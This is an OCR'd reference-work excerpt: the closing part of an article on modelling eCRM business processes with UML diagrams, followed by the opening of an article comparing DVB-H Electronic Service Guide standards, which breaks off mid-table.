- **Data modeling:** One or more databases are a component of almost all e-business applications, including CRM. Co-ordinating programming languages and databases has long been a difficult problem in system development, because each used a different method to declare data structure, leading to subtle inconsistencies and difficulties in exchanging information among programs and databases. UML has begun to address this problem by introducing a Data Modeling profile, which includes an additional set of notations to capture the data modeling and database connectivity aspects of modeling (Bennett et al., 2005; Naiburg & Maksimchuk, 2003).
- **WWW system modeling:** The development of businesses and systems for the WWW has lead to an extension of UML for modeling Web based systems. This capability is provided as a UML profile that enables modelers to represent various elements that compose a Web application - client pages, server pages, forms, frames, etc. The profile contains a set of stereotypes for different elements and their relationships (Zanoni & Audy, 2004).
- **Business process modeling:** Important extensions to UML concern notations suggested to fully describe the processes, goals, and rules of business (Rittgen, 2006).

USING UML TO REPRESENT ECRM SYSTEMS

Additional extensions to UML have been proposed to support business modeling (Kim, 2004). The *Eriksson-Penker Business Extensions* adapt the basic UML activity diagram and introduce a so-called *process diagram*. Table 1 describes the notation used in this section.

An example of an Eriksson-Penker process diagram is shown in Figure 1. The diagram represents a process and the objects involved in that process. The process is triggered by an event and outputs a further resource. The use of the UML stereotype notation clarifies the role of each object (e.g., <<goal>>, <<information>>) and association (e.g., <<achieve>>, <<supply>>), as necessary. The direction of associations clearly show the input and output relationship that objects have with the given process symbol.


Using the Eriksson-Penker process diagram, the implementation process of an eCRM system will be further presented and analysed. The process is common for every type of e-business, and the diagrams presented can be used as business modeling frameworks by any Internet-based organisation. On the other hand, in order to keep the model simple and easy to understand, the diagrams only show the major business processes involved in the system. The development of these diagrams to include more specific and detailed processes can, and has to be done by every business organisation, depending on its goals, structure, and strategy.

The business process diagram also allows a detailed representation of the way in which a given business process is implemented in a system. Using an implementation diagram, use cases, packages, and other model artefacts may be linked back to the business process with <<implementation>> links to signify a dependent relationship (Kulak & Guiney, 2003). The example provided in Figure 2 illustrates how a Business process is implemented by a Use Case and a package. As the model develops and the functional software components are built and linked to Use Cases, the business justification for each element can be derived from this representation.

Table 1. Summary of UML notation used in this article

Modeling icon	Name	UML definition
<<text here>>	Stereotype	The text shown in chevron brackets is used for extra clarification.
<<process>> Name	Business process	A process, takes input resources from its left-hand side and indicates its output resources on its right-hand side (shown as dependencies to and from the process, according to standard UML syntax). The process symbol may also include the stereotype <<process>> , which is a textual description of the process.
Name	Business object	An object which is input to or output from an object. A stereotype may be added to clarify process goals (<<goal>>), physical resource (<<resource>>), or people (<<people>>).
<<information>> Name	Information object	An object, which is specifically identified as information. The alternative icon is used for clarity.
<<event>> Name	Event	An event is the receipt of some object, a time or date reached, a notification or some other trigger that initiates the business process. The event may be consumed and transformed (for example a customer order) or simply act as a catalyst.
- - - - - - ->	Dependency	Connecting line with arrow shows dependencies between model components. Direction of arrow indicates direction of dependency. This can also be annotated with a stereotype to clarify the nature of dependency.

Figure 1. Eriksson-Penker process diagram



To increase the accuracy of the representation, the model presented in Figure 2 also implies what is not being delivered. As the Business Process will typically include a wide range of manual and automated procedures, this model illustrates exactly what functionality (Use Cases) needs to be provided to service a particular business process; on the other hand, any missing functionality must be outsourced from other systems and/or procedures.

Using UML notations, the main business processes involved in eCRM systems can be represented as follows:

eCRM Process 1: Segmenting the Market (Figure 3)

In order to segment the market, the firm needs to collect data about its customers. This can be done either through online automated systems that register the history of customer-firm interaction (historical data) and/or buying the necessary data from a third party (usually a specialised market research agency). These data will be usually located in databases. Applying the CLV method, and using the segmentation criteria established by marketing managers, the collected data can be automatically processed using data mining applications such as pattern recognition and clustering. The output will represent a database of various customer segments, which have different lifetime values (value segmentation) and, therefore, present different levels of priority for the firm (Rosset, Neumann, Eick, & Vatnik, 2003; Wilson, Daniel, & McDonald, 2002).

eCRM Process 2: Capturing the Customer

This process is not represented in this article since it implies a multiple channel strategy and interaction. The customers can be attracted to the company's Web site either through promotional messages, or through word-of-mouth referrals. The access to the company Web site will be made using various intermediaries (such as search engines or company directories) and Web applications (such as hyperlinks).

eCRM Process 3: Customer Information Retrieval (Figure 4)

The customer information retrieval process will be usually initiated by the customer's request for a product or service (<<event>>). The information retrieval can be implicit (using Web tracking applications), or explicit (using 'information request' Web pages). The retrieved information is collected into a specific customer database account.

Figure 2. Example of implementation diagram




Figure 3. Market segmentation





Figure 4. Customer information retrieval



eCRM Process 4: Customer Profile Definition (Figure 5)

The information contained in the customer data account is analysed and compared with the customer segments identified in the market segmentation stage, and a specific customer profile is defined. In order to refine this profile, additional information can be outsourced from specialised marketing agencies.

eCRM Process: Personalised Customer-Firm Transaction (Figure 6)

To increase the loyalty of the most profitable customers, the company needs to design and implement customised e-marketing strategies (Tan, Yen, & Fang, 2002; Wilson et al., 2002).

The customer profile defined in the previous stage will be matched with the most effective customer campaign applications, determining the personalization of company-customer interactions. The completed

Figure 5. Customer profile definition





Figure 6. The personalisation of customer-firm transaction



transaction results in profits for the firm, increased satisfaction for customer, as well as information, which is integrated in the transaction history of that particular customer.

eCRM Process 6: Resource Management

This particular process involves complex interactions between operational managers, the company, and the firm's network of suppliers. The modeling of this business process requires advanced network modeling procedures. UML can be used efficiently to represent the networked interactions between the firm and external suppliers, being a distributed and highly standardized modeling language.

The Integration of Business Processes in the eCRM System (Figure 7)

Figure 7 presents four main business processes integrated into the eCRM system. The model shows how the outputs of one stage represent the inputs for the next stage. The resulting historical data at the end of the process closes the loop, and restarts the process for a better tuning of company's activities to customers' needs.

Although only two of the represented business processes are visible to the online customer, the whole eCRM system uses software programmes and applications, which are either Internet-based or are interacting closely with Web processes. Additional representation details can be included in the model, depending on the end-user orientation.

CONCLUSION

Because of its complexity, the successful implementation of an eCRM system requires a preliminary effort of business analysis, planning and modeling. The choice of an appropriate modeling language is a necessary and essential step within this process.


This article attempted to present the manifold utility of the UML for business modeling, which is advocated by many authors:

1. UML can be used to represent the workflow processes within the organisation, especially the flow of information, which is essential for online businesses (Lin, Yang, & Pai, 2002).
2. UML offers a complete semantics for database design, and can provide a powerful neutral platform for designing database architecture and data profiling, especially in the case of multiuser databases (Naiburg & Maksimchuk, 2003).
3. UML can be used to represent the interaction between the digital company and different types of customers, helping the operational managers to identify the areas/activities of value creation and those of value destruction (Kim, 2004).
4. UML provides the basis for designing and implementing suitable information systems that support the business operations. The use of UML both for software description and for business modeling offers the possibility to map large sections of the business model directly into software objects (Field, Heim, & Sinha, 2004).
5. UML can provide a protocol neutral modeling language to design the interface between cooperating virtual organisations (Kotorov, 2002; Tan et al., 2002).
6. The capacity of the UML to provide a common platform for representing both Web processes and organisational architecture, offers a unifying tool for the multidisciplinary team that designs, implements and controls the eCRM system (Bennett et al., 2005).

The business modeling exercise should be based on an analytical and modular approach. The implementation and functioning of the eCRM system must be represented stage by stage, taking however into account the final integration into a complete, functional system, as it was presented in this article.

Finally, it is important to understand the precise functions, and the limitations of modeling languages. The UML cannot guarantee the success of eCRM systems, but establishes a consistent, standardised and tool-supported modeling language that provides a framework in which practitioners may focus on delivering value to customers.

Figure 7. The integration of business processes in the eCRM system



REFERENCES

Akhgar, B., & Siddiqi, J. (2006, June 26-29). E-business strategy formulation: An object oriented approach. In *Proceedings of the 2006 International Conference on e-Business, Enterprise Information Systems, E-Government & Outsourcing (EEE'06)*, Las Vegas, NV. Retrieved December 9, 2007, from http://ww1.ucmss.com/books/LFS/CSREA2006/EEE4485.pdf

Bennett, S., McRobb, S., & Farmer, R. (2005). *Object-oriented systems analysis and design using UML* (3rd ed.). London: McGraw-Hill.

Chen, Q., & Chen, H.-M. (2004). Exploring the success factors of eCRM strategy in practice. *Journal of Database Marketing & Consumer Strategy Management*, *11*(4), 333-343.

Field, J.M., Heim, G.R., & Sinha, K.K. (2004). Managing quality in the e-service system: Development and application of a process model. *Production & Operations Management*, *13*(4), 291-306.

Fjermestad, J., & Romano, N.C., Jr. (2003). Electronic customer relationship management. Revisiting the general principles of usability and resistance—an integrative implementation framework. *Business Process Management Journal*, *9*(5), 572-591.

Jonkers, H., Lankhorst, M., Van Buuren, R., Hoppenbrouwers, S., Bonsangue, M., & Van der Torre, L. (2004). Concepts for modelling enterprise architectures. *International Journal of Cooperative Information Systems*, *13*(3), 257-287.

Kennedy, A. (2006). Electronic customer relationship management (eCRM): Opportunities and challenges in a digital world. *Irish Marketing Review*, *18*(1/2), 58-68.

Kim, H.-W. (2004). A process model for successful CRM system development. *Software IEEE*, *21*(4), 22-28.

Kotorov, R.P. (2002). Ubiquitous organization: Organizational design for e-CRM business. *Process Management Journal*, *8*(3), 218-232.

Kulak, D., & Guiney, E. (2003). *Use cases: Requirements in context. Second Edition*. Harlow: Addison-Wesley.

Lin, F.-R., Yang, M.-C., & Pai, Y.-H. (2002). A generic structure for business process modelling. *Business Process Management Journal*, *8*(1), 19-41.

Naiburg, E.J., & Maksimchuk, R.A. (2003). UML for database design. *Online Information Review*, *27*(1), 66-67.

Opdahl, A.L., & Henderson-Sellers, B. (2004). A template for defining enterprise modelling constructs. *Journal of Database Management*, *15*(2), 39-74.

Pan, S.L., & Lee, J.-N. (2003). Using e-CRM for a unified view of the customer. *Communications of the ACM*, *46*(4), 95-99.

Rittgen, P. (2006) *Enterprise modelling and computing with UML*. Hershey, PA: Idea Group.

Rosset, S., Neumann, E., Eick, U., & Vatnik, N. (2003). Customer lifetime value models for decision support. *Data Mining and Knowledge Discovery*, *7*(3), 321-339.

Rumbaugh, J., Jacobson, I., & Booch, G. (2004).*Unified modelling language reference manual* (2nd ed.). Harlow: Addison-Wesley.

Tan, X., Yen, D.C., & Fang, X. (2002). Internet integrated customer relationship management: A key success factor for companies in the e-commerce arena. *Journal of Computer Information Systems*, *42*(3), 77-86.

Wilson, H., Daniel, E., & McDonald, M. (2002). Factors for success in customer relationship management (CRM) systems. *Journal of Marketing Management*, *18*(1/2), 193-219.

Zanoni, R., & Audy, J.L.N. (2004). Project management model: Proposal for performance in a physically distributed software development environment. *Engineering Management Journal*, *16*(2), 28-34.

KEY TERMS

Constraints: Extensions to the semantics of an UML element. These allow the inclusion of rules that indicate permitted ranges or conditions on an element.

Customer Lifetime Value (CLV): Consists in taking into account the total financial contribution (i.e., revenues minus costs—of a customer over his or her entire life of a business relationship with the company.

Electronic Customer Relationship Management (eCRM): CRM comprises the methods, systems, and procedures that facilitate the interaction between the firm and its customers. The development of new technologies, especially the proliferation of self-service channels like the Web and WAP phones, has changed consumer buying behaviour and forced the companies to manage electronically the relationships with customers. The new CRM systems are using electronic devices and software applications that attempt to personalize and add value to customer-company interactions.

Distributed, concurrent, and connected models, with an object-oriented approach:

- *Distributed*—each object maintains its own state and characteristics, distinct from all others.
- *Concurrent*—each object can potentially execute activities/procedures in parallel with all others
- *Connected*—each object can send messages to others through a links.

Eriksson-Penker Process Diagram: UML extension created to support business modeling, which adapts the basic UML activity diagram to represent business processes.

Stereotypes: Extensions to the UML vocabulary, allowing additional text descriptions to be applied to the notation. The stereotype is shown between chevron brackets <<>>.

Tagged Value: extensions to the properties of an UML element.

Unified Architecture for DVB-H Electronic Service Guide

Carlos Varela
Campus de Elviña, Spain

Víctor Gulías
Campus de Elviña, Spain

Miguel Barreiro
Campus de Elviña, Spain

BACKGROUND

Presently, there are three main ESG systems used in DVB-H (DVB, 2004) systems :

1. CBMS (DVB, 2006), promoted by the digital video broadcasting project (DVB).
2. OAI (NOKIA, 2006), promoted by NOKIA.
3. OMA (OMA, 2006), still in draft version, promoted by the open mobile alliance.

All of them have a lot of similarities and are based on same concepts and technologies. Some of these similarities are:

- The use of XML (W3C, 1998) to describe fragments.
- The use of FLUTE (Paila, Luby, Lehtonen, Roca, & Walsh, 2004) as transport protocol.
- A similar data model.
- All of them can split the broadcast contents in several sessions.

COMMON CONCEPTS

All actual ESG systems work at IP level, hiding other layers such as MPEG2-TS (ISO/IEC, 1994), PIDs. Also, all of them use FLUTE/ALC as transport protocol and allow the splitting of the broadcast in several sessions (each session is broadcasted over a different IP/port and has its own bitrate).

Another similarity at protocol level is the way of referencing media. When media is referenced, it is done by means of a session description protocol (SDP) file (Handley & Jacobson, 1998).

All ESGs systems has a global entry point called bootstrap. The bootstrap is broadcasted in a well-known IP address and port. The bootstrap carries with information about the providers present on the network and where their ESGs are being broadcasted. When a terminal switches on, it must receive the bootstrap and look inside for a valid provider checking the providers list. After that , the terminal reads the multicast address where the ESG is being broadcasted and start retrieving the service guide information.


Data models have also a lot of similarities, covering three main domain concepts: provisioning, core, and access. Each concept is represented using different fragment types:

- **Core:** Service, schedule, content
- **Access:** Access and session description
- **Provisioning:** Purchase item, data, and channel

Fragment semantics are[1]:

- **Service:** The Service fragment describes at an aggregate level the content items which comprise a broadcast service. The service may be delivered to the user using multiple means of access.
  As the part of the service guide, the service fragment forms a central hub referenced by access, schedule, content, and purchase Item fragments.
- **Schedule:** The schedule fragment defines the timeframes in which associated content items are available for streaming, downloading, or render-

Figure 1. Represents this model



ing. This fragment may also be associated with a dervice fragment, in which case it defines the timeframe of the dervice availability.

- **Content:** The content fragment gives a detailed description of an specific content item. In addition to defining a type, description, and language of the content, it may provide genre, parental rating. The content fragment is always associated to exactly one service fragment. It may also have a reference to schedule or purchase item fragments.
- **Access:** The access fragment describes how the service may be accessed during the validity time of the access fragment. This fragment links to session description and indicates the delivery method. Several access fragments may be associated to one service offering alternative ways for accessing or interacting with a service. Access includes a textual session description or a URI (Berners-Lee, Fielding, & Masinter, 1998) to a session description that tells the terminal how to access the service. If there are multiple access fragments valid at the same time, the user may be given a chance to select which one to use (e.g., access to the different language variants of the same service).
- **Session description:** The session description is a service guide fragment which provides the session information for access to a service or content item. Usually, the session information is represented using SDP syntax in text format.
- **PurchaseItem:** The PurchaseItem fragment represents a group of one or more services (i.e., a service bundle) or one or more content items. PurchaseItem fragments are ordered to the end user for subscription or purchase of such services or contents.
- **PurchaseData:** The main function of the PurchaseData fragment is to express all the available information about a specific service, service bundle, or content related to purchasing or subscribing. The PurchaseData fragment collects the information about one or several PurchaseChannels and may be associated with a service bundle. It carries information about the pricing of a service, a service bundle, or a content item. Also, this fragment can include information about promotional activities, (e.g., coupons related to a certain service bundle).
- **PurchaseChannel:** The PurchaseChannel fragment carries the information about the entity from which purchase of access or content rights for a certain service, service bundle, or content item may be obtained, as defined in the PurchaseData fragment. Multiple purchase channels may be associated to one purchase data fragment.

This model does not exactly fit with all ESGs, but is a good liaiason to deal with all of them.

MAIN DIFFERENCES

In this section the main differences between the ESGs systems to deal with are summarised. There are four blocks of differences: Associated media support, Purchase capabilities, Information integration, and Fragment document format.

- **Associated media support:** Associated media (logos, videos, audio. . .) can be assigned to services, contents, and other fragments. ESGs systems have different treatments for associated media, as shown on the next summary.

	Logos	Videos	Audio
CBMS	Yes	Yes	Yes
OAI	Yes	No	No
OMA	Yes	Yes	Yes

  OAI only has logos support, whereas CBMS and OMA, additionally to logos, have support for audio and video.
- **Purchase capabilities:** All ESGS allow purchasing items. The kind of items that can be purchase is dependent on the standard and can be summarised as:

	Services	Schedule	Content
CBMS	Yes	No	No
OAI	Yes	Yes	No
OMA	Yes	Yes	Yes

  CBMS allows service purchase, OAI allows service and schedule purchase and OMA allows service, schedule, and content purchase.
- **Information integration:** Ways of integrating pieces of information in the ESG as, for example:
  - The capability of inline elements (SDPs, Logos. . .).
  - Include/complete other ESG information by referencing another ESG.
  - To be able to emit notification messages.
  - Deal with interactivity.
  - Notification mechanism.

Inline	Notifications	ESG refs.	Interactivity[2]	
